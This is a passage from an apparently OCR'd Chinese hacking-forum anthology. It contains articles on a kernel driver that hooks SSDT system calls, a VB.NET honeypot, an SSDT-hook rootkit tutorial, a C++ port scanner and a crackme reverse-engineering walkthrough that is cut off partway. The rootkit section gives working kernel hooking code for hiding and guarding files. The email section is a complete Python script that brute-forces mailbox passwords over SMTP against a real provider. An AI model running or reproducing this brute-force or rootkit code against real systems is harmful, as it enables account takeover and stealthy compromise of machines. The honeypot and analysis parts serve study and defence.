                                    &device
                                    );
    if(!NT_SUCCESS(status))
    {
        DbgPrint("IoCreateDeviceSecure failed ");
        return status;
    }
    DbgPrint("good job1");
    //创建符号链接
    if(IoIsWdmVersionAvailable(1,0x10))
    {
        //支持通用版本本，则创建全局符号链接\DosDevices\Global
        RtlInitUnicodeString(&symblink_name,L"\\DosDevices\\Global\\testSL");
    }
    else
    {
        //不支持，用\DosDevices
        RtlInitUnicodeString(&symblink_name,L"\\DosDevices\\testSL");
    }
    status = IoCreateSymbolicLink(&symblink_name,&device_name);
    if(!NT_SUCCESS(status))
    {
        DbgPrint("IoCreateSymbolicLink failed");
        return status;
    }
    DbgPrint("good job2");
    //初始化驱动处理
    for(i=0;i<IRP_MJ_MAXIMUM_FUNCTION;i++)
    {
        driver->MajorFunction[i] = MyDispatchFunction;
    }
   // save old system call locations
   //OldZwQuerySystemInformation
=(ZWQUERYSYSTEMINFORMATION)(SYSTEMSERVICE(ZwQuerySystemInformation));
         // Register a dispatch function for Unload
        driver->DriverUnload    = OnUnload;
        SetSSDTFlag();
   // hook system calls
        HOOK_SYSCALL( ZwQuerySystemInformation, NewZwQuerySystemInformation,
OldZwQuerySystemInformation );
   return STATUS_SUCCESS;
}
```

编译好的程序下载：http://pan.baidu.com/s/17Y4CB

（全文完）责任编辑：桔子

第2节 [恶意软件试读]自己动手用 vb.net 编写蜜罐

作者：御剑
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.org/

大家都知道，蜜罐的主要作用是用来迷惑或者诱捕攻击者的攻击行为。通过蜜罐，我们可以清楚的知道攻击者是如何对我们实施攻击的。
一个好的蜜罐应该具备高度的交互性和真实性，要不然会比较容易被攻击者发现他们在做一些没有意义的事情！下面，我们通过例子来讲解一个最简单的蜜罐是如何编写出来的（主要是模拟 HTTP 服务）。
代码主要实现：建立一个 SOCKET 套接字，用于侦听指定端口的数据，然后按着 HTTP 协议的规范发送报文和实体内容即可！
下面是一个简单的蜜罐编写例子，采用 VB.NET 语言编写。
Button1_Click 按钮事件：创建一个新的线程来启动蜜罐的 HTTP 服务。
StartHttpservice 蜜罐的主要工作过程代码，循环侦听以模拟响应 HTTP 服务。
GetBytes 把字符串转换成二进制数组，在套接字当中所有的数据传输都是以二进制进行的。

```
Imports System.Net
Imports System.Net.Sockets
Public Class Form1
    Private Sub Button1_Click(sender As Object, e As EventArgs) Handles Button1.Click
        Dim g As New Threading.Thread(AddressOf StartHttpservice)
        g.IsBackground = True
        g.Start()
    End Sub
    Private Sub StartHttpservice()
        Dim buffer(4095) As Byte
        Dim length As Integer
        Do
            Dim socket As New Socket(AddressFamily.InterNetwork, SocketType.Stream, ProtocolType.Tcp)
            socket.Bind(New IPEndPoint(IPAddress.Loopback, 8080))
            socket.Listen(100)
            While True
                '为当前连接创建一个新的客户端
                Dim client As Socket = socket.Accept
                '取得客户端请求数据长度
                length = client.Receive(buffer, buffer.Length, SocketFlags.None)
                '打印出客户端的请求 HTTP 头内容
                Debug.Print(System.Text.Encoding.Default.GetString(buffer, 0, length))
                '定义回复 HTML 实体内容
                Dim responsebody As String = "<html><head><title>form socket
server</title></head><body><h1>hello,world<br>System Time:" & DateString & " " & TimeString &
"</h1></body></html>"
                '定义 HTTP 响应头报文内容
```

```
                Dim SendHeads As New System.Text.StringBuilder
                SendHeads.AppendLine("HTTP/1.1 200 OK")
                SendHeads.AppendLine("Content-Type:text/html;charset=UTF-8")
                SendHeads.AppendLine("Host:localhost")
                SendHeads.AppendLine("Content-Length:" & responsebody.Length)
                SendHeads.AppendLine("")
                '向客户端发送 HTTP 头状态信息
                client.Send(GetBytes(SendHeads.ToString))
                '向客户端发送内容部分
                client.Send(GetBytes(responsebody))
                '断开当前的客户连接
                client.Close()
                Exit While
            End While
            socket.Close()
        Loop
    End Sub
    '把字符串转换成二进制数组
    Private Function GetBytes(text As String) As Byte()
        Return System.Text.Encoding.Default.GetBytes(text)
    End Function
End Class
```

下面是我在浏览器输入蜜罐的地址的测试结果，如图 6-2-1~图 6-2-3：




图　6-2-1

图　6-2-2




图　6-2-3

这样，我们就实现了一个最简单的蜜罐，这个蜜罐可以记录下攻击者发送的请求。
如果我们扩散一下自己的思维，我们可以在本地放一些静态页面，从蜜罐接收的请求当中把路径分离出来用于本地文件的请求，就可以实现一个基本的交互。
如果需要高度的交互，又不想自己写太多的代码，则可以在本地建立一个真实的 WEB 环境，然后在蜜罐中分离出攻击者的请求 URL 用于本地的请求获取结果后，返回给攻击者，就可以实现一个真实的 WEB 动态交互。
由于我不太擅长文字表达太多东西，蜜罐的编写就简单描述到这里。
（全文完）责任编辑：桔子

第3节　以 ssdt hook 为例谈 rootkit 保护初探

作者：Yaseng
来自：法客论坛　-　F4ckTeam
网址：http://team.f4ck.org/

基于 rootkit 的文件保护进程保护的例子。

1、hook 原理

以 hook ssdk 中的 createfile 为例(windbg 调试)：

```
dd    keservicedescriptortable
 -> dd 80502030 + 0x25*4
 -> u 8056e14c
-> jmp    mycreatefile->     if(...){return ...} return
获取 ssdt     基址
 ->  根据索引获取对应函数
 ->  汇编当前地址
 ->劫持到能控的地址
 ->  过滤对应值  返回 windows
```

windbg 调试(windows xp)：

```
lkd> dd keservicedescriptortable
80553180    80502030 00000000 0000011c 805024a4
80553190    00000000 00000000 00000000 00000000
805531a0    00000000 00000000 00000000 00000000
805531b0    00000000 00000000 00000000 00000000
805531c0    00002710 bf80da45 00000000 00000000
805531d0    bad8da80 ba4879e0 897e00f0 806e0f40
```

```
805531e0  00000000 00000000 8e798ba8 00000140
805531f0  79bdab68 01ced627 00000000 00000000
lkd> dd 80502030
80502030  8059949a 805e6666 805e9ec4 805e6698
80502040  805e9efe 805e66ce 805e9f42 805e9f86
80502050  8060b5da 8060c84e 805e1a08 805e1660
80502060  805ca684 805ca634 8060bc00 805ab088
80502070  8060b218 8059d910 805a54da 805cc162
80502080  804ffd04 805bde0e 8056bbe6 805351dc
80502090  806048ea 805b1714 805ea3fe 806197a2
805020a0  805ee8f0 80599b88 806199f6 8059943a
lkd> u 8059949a
nt!NtConnectPort+0x60:
8059949a 689c000000      push    9Ch
8059949f 6818a14d80      push    offset nt!FsRtlLegalAnsiCharacterArray+0x1678 (804da118)
805994a4 e837ecf9ff      call    nt!wctomb+0x45 (805380e0)
805994a9 64a124010000    mov     eax,dword ptr fs:[00000124h]
805994af 8a8040010000    mov     al,byte ptr [eax+140h]
805994b5 884590          mov     byte ptr [ebp-70h],al
805994b8 84c0            test    al,al
805994ba 0f84b9010000    je      nt!NtConnectPort+0x23f (80599679)
lkd> dd 80502030 + 0x25*4
805020c4  8056e14c 8056c9de 805cb126 805cae5e
805020d4  80619bd2 8056e25a 8060cf8c 8056e186
805020e4  805a08fa 80599f56 805c6ce8 805c6c32
805020f4  8060d3ac 805a023e 8060a936 805ba410
80502104  805c6ad0 8060c85c 805eec98 80599f7a
80502114  80638ac4 80638c14 8060c26e 8060ba90
80502124  805bde0e 8056bd2c 8061a062 805ea50a
80502134  8061a232 8056e312 806088aa 805b31f0
lkd> u 8056e14c
nt!NtCreateFile:
8056e14c 8bff            mov     edi,edi
8056e14e 55              push    ebp
8056e14f 8bec            mov     ebp,esp
8056e151 33c0            xor     eax,eax
8056e153 50              push    eax
8056e154 50              push    eax
8056e155 50              push    eax
8056e156 ff7530          push    dword ptr [ebp+30h]
```

2、代码实现

获取函数地址：

```
ULONG GetSsdtAddr(ULONG uIndex)
{
```

```
        ULONG uAddr =(ULONG) (*KeServiceDescriptorTable).ServiceCounterTableBase + uIndex*sizeof(ULONG);
        return uAddr;
 }
DriverEntry
 KdBreakPoint();   //断点
 ULONG uAddr = GetSsdtAddr(0x25);
if(uAddr){
          KdPrint(("[+] NtCreateFile 0x%08x\n",uAddr));
 }
```

调试：

```
[+] DriverEntry
Break instruction exception - code 80000003 (first chance)
HelloDrive!DriverEntry+0xa9:
bac51229 cc                  int         3
kd> t
HelloDrive!DriverEntry+0xaa:
bac5122a 6a25                push        25h
kd> t
HelloDrive!GetSsdtAddr:
bac51260 8bff                mov         edi,edi
kd> t
HelloDrive!GetSsdtAddr+0x6:
bac51266 a11c20c5ba          mov         eax,dword ptr [HelloDrive!KeServiceDescriptorTable (bac5201c)]
kd> t
HelloDrive!GetSsdtAddr+0x16:
bac51276 8b45fc              mov         eax,dword ptr [ebp-4]
kd> t
HelloDrive!GetSsdtAddr+0x19:
bac51279 8be5                mov         esp,ebp
kd> t
HelloDrive!DriverEntry+0xb1:
bac51231 8945f8              mov         dword ptr [ebp-8],eax
kd> t
HelloDrive!DriverEntry+0xb4:
bac51234 837df800            cmp         dword ptr [ebp-8],0
kd> u uAddr
bacfbc74 4c                  dec         esp
bacfbc75 e156                loope       bacfbccd
bacfbc77 8090ac7a894cbd      adc         byte ptr [eax+4C897AACh],0BDh
bacfbc7e cf                  iretd
bacfbc7f ba50655780          mov         edx,offset nt!NtWriteFile+0x449a (80576550)
bacfbc84 a849                test        al,49h
bacfbc86 50                  push        eax
bacfbc87 8900                mov         dword ptr [eax],eax
```

```
kd> dd uAddr
bacfbc74    8056e14c 897aac90 bacfbd4c 80576550
bacfbc84    895049a8 89893000 00000000 b15f5c44
bacfbc94    00000000 00000018 00000000 bacfbcc0
bacfbca4    00000010 00000000 00000000 895049a8
bacfbcb4    bacfbd70 8944be38 89893000 00240024
bacfbcc4    89728228 806d12e2 895049a8 89800b38
bacfbcd4    00000024 000004c4 bac50000 000004c0
bacfbce4    00160014 e1bd3d10 0000007e 004c004a
kd> u 8056e14c
nt!NtCreateFile:
8056e14c 8bff                mov         edi,edi
8056e14e 55                  push        ebp
8056e14f 8bec                mov         ebp,esp
8056e151 33c0                xor         eax,eax
8056e153 50                  push        eax
8056e154 50                  push        eax
8056e155 50                  push        eax
8056e156 ff7530              push        dword ptr [ebp+30h]
kd> t
HelloDrive!DriverEntry+0xba:
bac5123a 8b4df8              mov         ecx,dword ptr [ebp-8]
kd> t
nt!DbgPrint:
8052802e 8bff                mov         edi,edi
kd> p
nt!DbgPrint+0x8:
80528036 50                  push        eax
kd> gu
[+] NtCreateFile 0x8056e14c
HelloDrive!DriverEntry+0xc8:
bac51248 83c408              add         esp,8
kd> g
[+] Driver Unload
```

3、Hook CrateFile 保护文件

```
BOOLEAN HookSSDT(ULONG uIndex,ULONG uNewAddr,PULONG puOldAddr)
{
    if(uNewAddr ==0    || puOldAddr == NULL) {
        return FALSE;
    }
    ULONG uAddr = ((ULONG) (*KeServiceDescriptorTable).ServiceTableBase + uIndex*sizeof(ULONG));
    //获取函数原始地址
    *puOldAddr = *(PULONG)uAddr ;
      DisableWP();
```

```
        *(PULONG)uAddr=uNewAddr; //写入新地址
    EnableWP(); //关闭写保护
    return TRUE;
}
BOOLEAN UnHookSSDT(ULONG uIndex,ULONG uOldAddr)
{
    if(uOldAddr == 0){
        return    FALSE;
    }
    ULONG uAddr = ((ULONG) (*KeServiceDescriptorTable).ServiceTableBase + uIndex*sizeof(ULONG));
    DisableWP();
    *(PULONG)uAddr = uOldAddr;
    EnableWP();
    return TRUE;
}
```

驱动入口函数：

```
if(uAddr)
{
    g_oNtCreateFile=(ONtCreateFile)uAddr;
    HookSSDT(0x25,(ULONG)ProxyNtCreateFile,&g_uOladCreateFileAddr);
    KdPrint(("[+] NtCreateFile 0x%08x\n",uAddr));
}
//代理函数   ProxyNtCreateFile
NTSTATUS     ProxyNtCreateFile(.....)
{
   if(ObjectAttributes && ObjectAttributes->ObjectName)
   {
        if(wcsstr(ObjectAttributes->ObjectName->Buffer,L"ya.txt") != 0){
        KdPrint(("[+]Hook File: %wZ Succeed \n",ObjectAttributes->ObjectName));
            return STATUS_UNSUCCESSFUL;
        }
   }
    return   g_oNtCreateFile(.....);
}
//驱动卸载处  卸载 hook
KdPrint(("[+] ---------- Driver Unload ----------\n"));
UnHookSSDT(0x25,g_uOladCreateFileAddr);
```

4、加载驱动调试

```
[+] ---------- DriverEntry ----------
Break instruction exception - code 80000003 (first chance)
HelloDrive!DriverEntry+0xac:
bac5123c cc                   int       3
kd> g
[+] NtCreateFile 0x8056e14c
```

```
simid:30
simid:30
[+]Hook File: \??\C:\Pentest\debuger\ya.txt Succeed
[+]Hook File: \??\C:\Pentest\debuger\ya.txt    Succeed
[+]Hook File: \??\C:\Documents and Settings\Administrator\Recent\ya.txt.lnk    Succeed
[+]Hook File: \??\C:\Pentest\debuger\ya.txt    Succeed
[+] ---------- Driver Unload ----------
```

此时文件已经被保护了

ring 3 下面打开 ya.txt，如图 6-3-1：

图　6-3-1

5、恢复 hook 去掉保护

kd 查看，如图 6-3-2：

图　6-3-2

汇编当前地址，如图 6-3-3：

图　6-3-3

jmp 到原始地址即可。

6、参考

修改 CR0 SSDT 保护 http://www.cnblogs.com/hongfei/p/3142162.html

SSDT Hook 的妙用－对抗 ring0 inline hook http://bbs.pediy.com/showthread.php?t=40832

（全文完）责任编辑：桔子

第4节 初学多线程用 C++写端口扫描工具

作者：Xslsx
来自：法客论坛 – F4ckTeam
网址：http://team.f4ck.org/

小菜是编程渣，大牛请轻喷。
写的不是很好，发出来只是为了学习一下，另外就算是给多线程还没入门的小伙伴们作个参考[反面教材 = =]。
为了方便大牛指点，源码贴上：

```
// PortScan.cpp
//
//============================================================================
// PortScan -  端口扫描程序
//
// Xslsx@f4ck
//
// 2013-12-04 03:35
//============================================================================
#include <winsock2.h>
#include <stdio.h>
#pragma comment(lib,"ws2_32.lib")
DWORD WINAPI ScanThread(LPVOID lp);
//保存扫描的主机 IP 和端口的结构
typedef struct{
        char HostIp[17];
        int ScanPort;
}HostStruct;
long lPortOpen = 0; //  统计开放端口数
//帮助
void Help(char *argv0)
{
        printf("\nPortScan.exe");
        printf("\nUsage:");
        printf("\n\t%s 127.0.0.1 1 3389\n",argv0);
        exit(0);
}
//============================================================================
//  线程函数
//============================================================================
DWORD WINAPI ScanThread(LPVOID lp)
{
        struct sockaddr_in sin;                 // sockaddr_in 结构
        HostStruct *lpScanHost=(HostStruct*)lp;                 //  将参数传化成HostStruct 结构
```

```
指针
        SOCKET s = socket(AF_INET,SOCK_STREAM,0);
        // 给结构成员赋值
        sin.sin_family = AF_INET;
        sin.sin_port = htons(lpScanHost->ScanPort);
        sin.sin_addr.S_un.S_addr = inet_addr(lpScanHost->HostIp);
        // 建立连接
        if(connect(s,(struct sockaddr*)&sin,sizeof(sin)) != SOCKET_ERROR)
        {
                printf("\n%s:%d\tOPEN",lpScanHost->HostIp,lpScanHost->ScanPort);
                InterlockedIncrement(&lPortOpen);                    // 原子性++          相对
InterlockedDecrement 原子性--
        }
        closesocket(s);                    // 无论连接是否成功都需要关闭 socket
        return 0;
}
int main(int argc, char* argv[]){
        WORD wVersion = MAKEWORD(2,0); //socket 的版本
        WSADATA wsaData;
        int iFromPort;                    //开始端口
        int iToPort;                    //结束端口
        int iNowPort;                    //正在扫描的端口
        int iPortCount;                    //端口总数
        int badCount=0;                    //线程失败数，有时候失败是因为目标设置了最大连接数
        //如果命令行下参数不是 4 个，提示正确的用法
        if(argc != 4)
                Help(argv[0]);
        //保存用户输入的要扫描的起始端口和结束端口,由于用户输入的是 char 型，所以要先转成 int 型

        iFromPort = atoi(argv[2]);
        iToPort = atoi(argv[3]);
        //对用户输入的端口进行判断
        if(iFromPort > iToPort || iToPort >65535 || iFromPort < 0)
                return -1;
        if (WSAStartup(wVersion , &wsaData))
                return -1;
        //要扫描的端口总数
        iPortCount = iToPort - iFromPort + 1;
        // 根据端口数创建线程句柄数
        HANDLE *hThreads = new HANDLE[iPortCount];
        ZeroMemory(hThreads,sizeof(HANDLE)*iPortCount);
        //
        // 根据端口数创建线程参数结构指针，使用它只是为了记录结构指针，用于主线程释放动态内存
        //
```

```
        HostStruct** pScanHosts = new HostStruct*[iPortCount];
        ZeroMemory(pScanHosts,sizeof(HostStruct*)*iPortCount);
        printf("\n====== Scanning ======\n");
        //循环连接端口，以判断端口是否开放
        int iThreadCount = 0; // 成功创建的线程数目计数
        int iParamCount = 0;  // 线程句柄数组索引
        for(iParamCount = 0, iNowPort = iFromPort; iNowPort <= iToPort; iParamCount++,iNowPort++)
        {
                // 为单独的线程提供单独的线程参数，此参数不能在局部栈上分配
                pScanHosts[iParamCount] = new HostStruct;
                strcpy( pScanHosts[iParamCount]->HostIp,argv[1]);
                pScanHosts[iParamCount]->ScanPort = iNowPort;
                HANDLE hThread =
CreateThread(NULL,NULL,ScanThread,pScanHosts[iParamCount],NULL,NULL);
                if(hThread != NULL){
                        hThreads[iThreadCount++] = hThread;//只统计正常运行的线程
                        if(iThreadCount%64==0) Sleep(200);              // 每成功创建 64 个线程，
停顿 200 毫秒(多次测试后的合理取值)，降低 CPU
                }
                else
                        badCount++;
        }
        // 等待线程执行完毕，这一步是必须的，否则上面分配的动态内存会过早释放，线程执行时参数
数据将出现异常
        // WaitForMultipleObjects 所能等待的对象最大不能超过 MAXIMUM_WAIT_OBJECTS (64) 个，如果超
过，进行分组等待
        //
        for(int iGroup = 0; iThreadCount>0; iGroup ++, iThreadCount -= MAXIMUM_WAIT_OBJECTS)
        {
                WaitForMultipleObjects(
                        iThreadCount>MAXIMUM_WAIT_OBJECTS ? MAXIMUM_WAIT_OBJECTS :
iThreadCount,
                        hThreads+iGroup*MAXIMUM_WAIT_OBJECTS,
                        TRUE,
                        256);                   // 此参数单位为毫秒，若为 INFINITE 则代表一直等待，
直到线程返回
        }
        printf("\n\n======     OK       ======");
        printf("\n\tBad threads %d : %d",iPortCount,badCount);
        printf("\n\tDetected open ports %ld\n",lPortOpen);
        // 释放所有动态分配的内存
        delete[iPortCount] hThreads;
        for(int ii=0; ii < iPortCount; ii ++ )
                delete pScanHosts[ii];
```

```
        delete[iPortCount] pScanHosts;
        WSACleanup();
        return 0;
}
```

附件：http://pan.baidu.com/s/1cQztC

效果如图 6-4-1：




图　6-4-1

（全文完）责任编辑：桔子

第5节　python 实现邮箱密码暴破

作者：beyondkmp

来自：法客论坛 － F4ckTeam

网址：http://team.f4ck.org/

```
#!/usr/bin/env python
#coding:utf-8
from smtplib import SMTP as smtp
import optparse
import time
```

```
def scanemail(uname,upass):
        s=smtp("smtp.163.com")
        try:
                s.ehlo()  #发送 ehlo 命令，
                s.starttls() #初始化加密通道
                s.ehlo()  #再次发送 ehlo，这次是加密的
                s.login(uname,upass)
        except Exception,LoginError:
                print "[-]:%s : %s" %(uname,upass)
        else:
                out="[+]:%s : %s" %(uname,upass)  #如果成功了，就返回真值
                print out
                return True
        return False
def main():
        parser=optparse.OptionParser("usage: ./prog.py"+"-u <username> -d <passwordfile>")
        parser.add_option('-u',dest='uname',type='string',help='specify email name')
        parser.add_option('-d',dest='passwdfile',type='string',help='specify dictionary file')
        (options,args)=parser.parse_args()
        if (options.uname==None) | (options.passwdfile==None):
                print parser.usage
                exit(0)
        else:
                uname=options.uname
                passwdfile=options.passwdfile
        passFile=open(passwdfile)
        for line in passFile.readlines():
                password=line.strip('\n')
                if scanemail(uname,password):
                        break
if __name__=='__main__':
        main()
```

（全文完）责任编辑：桔子

第七章 逆向工程

第1节 记一次 CrackMe 的逆向分析

作者：冰琥珀
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.org/

这个 CrackMe 没有关键字符串提醒，没有敏感函数的调用，常规的查找字符串和对敏感函

数下断点都行不通，只能另想办法。用 IDA 打开软件，在函数列表中看到一个函 UpDateData，于是眼前一亮。因为在 MFC 中，这个函数是用来更新控件数据的，所以就猜想这个 CrackMe 是通过这个函数来获取用户名和序列号，找到这个函数的调用位置，然后用 OD 加载 CrackMe，找到 UpDateData 函数的调用位置，并下断点。按下 F9 运行，输入用户名和序列号，点击“确定”后，程序停在下面这个位置：

```
00401A09    .  E8 1E070000    call    <jmp.&MFC71.#6236_CWnd::UpdateData>
00401A0E    .  68 A8394000    push    004039A8                    ; /FileName = "Reg.dll"
00401A13    .  FF15 34304000 call     dword ptr [<&KERNEL32.LoadLibraryA>]    ; \LoadLibraryA
```

这里通过 UpDateData 获取用户名和序列号，然后调用 LoadLibraryA 函数加载 Reg.dll，然后实例化两个 CString 对象，并且定义一个长度为 14 个字节的数组，然后取出用户名，代码如下：

```
;获取用户名和序列号
00401A09    .  E8 1E070000    call    <jmp.&MFC71.#6236_CWnd::UpdateData>
;调用 LoadLibraryA 来加载 Reg.dll
00401A0E    .  68 A8394000    push    004039A8; /FileName = "Reg.dll"
00401A13    .  FF15 34304000 call     dword ptr [<&KERNEL32.LoadLibraryA>]
; \LoadLibraryA
00401A19    .  68 70394000    push    00403970
00401A1E    .  8D4C24 18      lea     ecx, dword ptr [esp+18]
;保存 Reg.dll 的句柄
00401A22    .  894424 24      mov     dword ptr [esp+24], eax
;实例化 CString 对象
00401A26    .  FF15 BC314000 call     dword ptr [<&MFC71.#304_ATL::CStringT<char,StrTrai>;
MFC71.7C16A59C
00401A2C    .  33FF           xor     edi, edi
00401A2E    .  68 70394000    push    00403970
00401A33    .  8D4C24 14      lea     ecx, dword ptr [esp+14]
00401A37    .  897C24 44      mov     dword ptr [esp+44], edi
;实例化 CString 对象
00401A3B    .  FF15 BC314000 call     dword ptr [<&MFC71.#304_ATL::CStringT<char,StrTrai>;
MFC71.7C16A59C
00401A41    .  33C0           xor     eax, eax
;定义一个 14 字节的数组
00401A43    .  894424 25      mov     dword ptr [esp+25], eax
00401A47    .  894424 29      mov     dword ptr [esp+29], eax
00401A4B    .  894424 2D      mov     dword ptr [esp+2D], eax
00401A4F    .  66:894424 31   mov     word ptr [esp+31], ax
00401A54    .  8D4B 74        lea     ecx, dword ptr [ebx+74]
00401A57    .  C64424 40 01   mov     byte ptr [esp+40], 1
00401A5C    .  C64424 24 FF   mov     byte ptr [esp+24], 0FF
00401A61    .  884424 33      mov     byte ptr [esp+33], al
00401A65    .  BE 02000000    mov     esi, 2
;取出用户名
00401A6A    .  FF15 9C314000 call     dword ptr [<&MFC71.#876_ATL::CSimpleStringT<char,1>;
```

```
MFC71.7C158BCD
```

到这里，eax 中已经存放了用户输入的用户名的首地址，接下来先将用户名存入前面定义的数组中，代码如下：

```
;ebp 为数组首地址
00401A70    .  8D6C24 24      lea       ebp, dword ptr [esp+24]
00401A74    >  8A08           mov       cl, byte ptr [eax]
00401A76    .  40             inc       eax
00401A77    .  884D 00        mov       byte ptr [ebp], cl
00401A7A    .  45             inc       ebp
00401A7B    .  84C9           test      cl, cl
00401A7D    .^ 75 F5          jnz       short 00401A74
然后取出用户名的前三个字节，通过一些算法来对其进行计算，代码如下：00401A7F    .  33ED
 xor       ebp, ebp
;取出用户名的一个字节
00401A81    >  8A442C 24      mov       al, byte ptr [esp+ebp+24]
;判断其是否为字符 0，如果是则结束注册
00401A85    .  3C 30          cmp       al, 30
00401A87    .  0F84 D1000000  je        00401B5E
;将 al 扩充为 eax
00401A8D    .  0FBEC0         movsx     eax, al
00401A90    .  57             push      edi
;将 eax 的最高位扩充到 edx
00401A91    .  99             cdq
00401A92    .  56             push      esi
00401A93    .  52             push      edx
00401A94    .  50             push      eax
;这个函数对输入的参数进行计算
00401A95    .  E8 96070000    call      00402230
00401A9A    .  45             inc       ebp
;通过 ebp 来限制获取用户名的字节数
00401A9B    .  83FD 03        cmp       ebp, 3
;将用户名计算结果的低 32 位存入 esi，高 32 位存入 edi
00401A9E    .  8BF0           mov       esi, eax
00401AA0    .  8BFA           mov       edi, edx
00401AA2    .^ 7C DD          jl        short 00401A81
```

现在来看看 00401A95 . E8 96070000 call 00402230 这个函数里都做了些什么，代码如下：

```
;获取第二个参数
00402230   /$  8B4424 08      mov       eax, dword ptr [esp+8]
;获取第四个参数
00402234   |.  8B4C24 10      mov       ecx, dword ptr [esp+10]
;用第二个参数和第四个参数进行或运算
00402238   |.  0BC8           or        ecx, eax
;获取第三个参数
0040223A   |.  8B4C24 0C      mov       ecx, dword ptr [esp+C]
```

```
;如果或的结果部位 0 则跳转
0040223E   |.  75 09          jnz       short 00402249
;获取第一个参数
00402240   |.  8B4424 04      mov       eax, dword ptr [esp+4
;第一个参数与第三个参数相乘，结果低 32 位存 eax，高 32 位存 edx
00402244   |.  F7E1           mul       ecx
00402246   |.  C2 1000        retn      10
;前面相或后结果不为 0 的计算
00402249   |>  53             push      ebx
;用相或后的结果乘以第二个参数
0040224A   |.  F7E1           mul       ecx
0040224C   |.  8BD8           mov       ebx, eax
;由于前面有个 push ebx，所以这里 esp+8 是取出第一个参数
0040224E   |.  8B4424 08      mov       eax, dword ptr [esp+8]
;第一个参数乘以第四个参数，结果存与 eax
00402252   |.  F76424 14      mul       dword ptr [esp+14]
;将所得的积与前面所得的积相加
00402256   |.  03D8           add       ebx, eax
;取出第一个参数
00402258   |.  8B4424 08      mov       eax, dword ptr [esp+8]
;ecx 存放的是第三个参数，这里将第一个参数与第三个参数相乘
0040225C   |.  F7E1           mul       ecx
;将所得结果与前面的和相加
0040225E   |.  03D3           add       edx, ebx
00402260   |.  5B             pop       ebx
00402261   \.  C2 1000        retn      10
```

到这里，用户名前三个字节的计算已经结束，接下来是用户名长度的判断，代码如下：

```
;取出用户名数组的第七个元素
00401AA4    .  8A4424 2A      mov       al, byte ptr [esp+2A]
;判断其是否为 0，如果不为 0 则结束注册
00401AA8    .  84C0           test      al, al
00401AAA    .  0F85 AE000000 jnz        00401B5E
;取出用户名数组的第 6 个原素，如果为 0 则结束注册
00401AB0    .  8A4424 29      mov       al, byte ptr [esp+29]
00401AB4    .  84C0           test      al, al
00401AB6    .  0F84 A2000000 je         00401B5E
```

通过上面的两个判断可知，用户名的长度只能为 6 个字节。接下来是通过 00401AC1 . E8 BA010000 call 00401C80 这个函数来获取 CPU 信息的函数，这个函数代码如下：

```
;实例化 4 个 CString 对象
00401CE1   |.  FF15 A8314000 call      dword ptr [<&MFC71.#310_ATL::CStringT<char,StrTraitMFC>;
MFC71.7C173199
00401CE7   |.  8D4C24 0C      lea       ecx, dword ptr [esp+C]
00401CEB   |.  FF15 A8314000 call      dword ptr [<&MFC71.#310_ATL::CStringT<char,StrTraitMFC>;
MFC71.7C173199
```

```
00401CF1   |.  8D4C24 10       lea       ecx, dword ptr [esp+10]
00401CF5   |.  FF15 A8314000 call      dword ptr [<&MFC71.#310_ATL::CStringT<char,StrTraitMFC>;
MFC71.7C173199
00401CFB   |.  8D4C24 14       lea       ecx, dword ptr [esp+14]
00401CFF   |.  FF15 A8314000 call      dword ptr [<&MFC71.#310_ATL::CStringT<char,StrTraitMFC>;
MFC71.7C173199
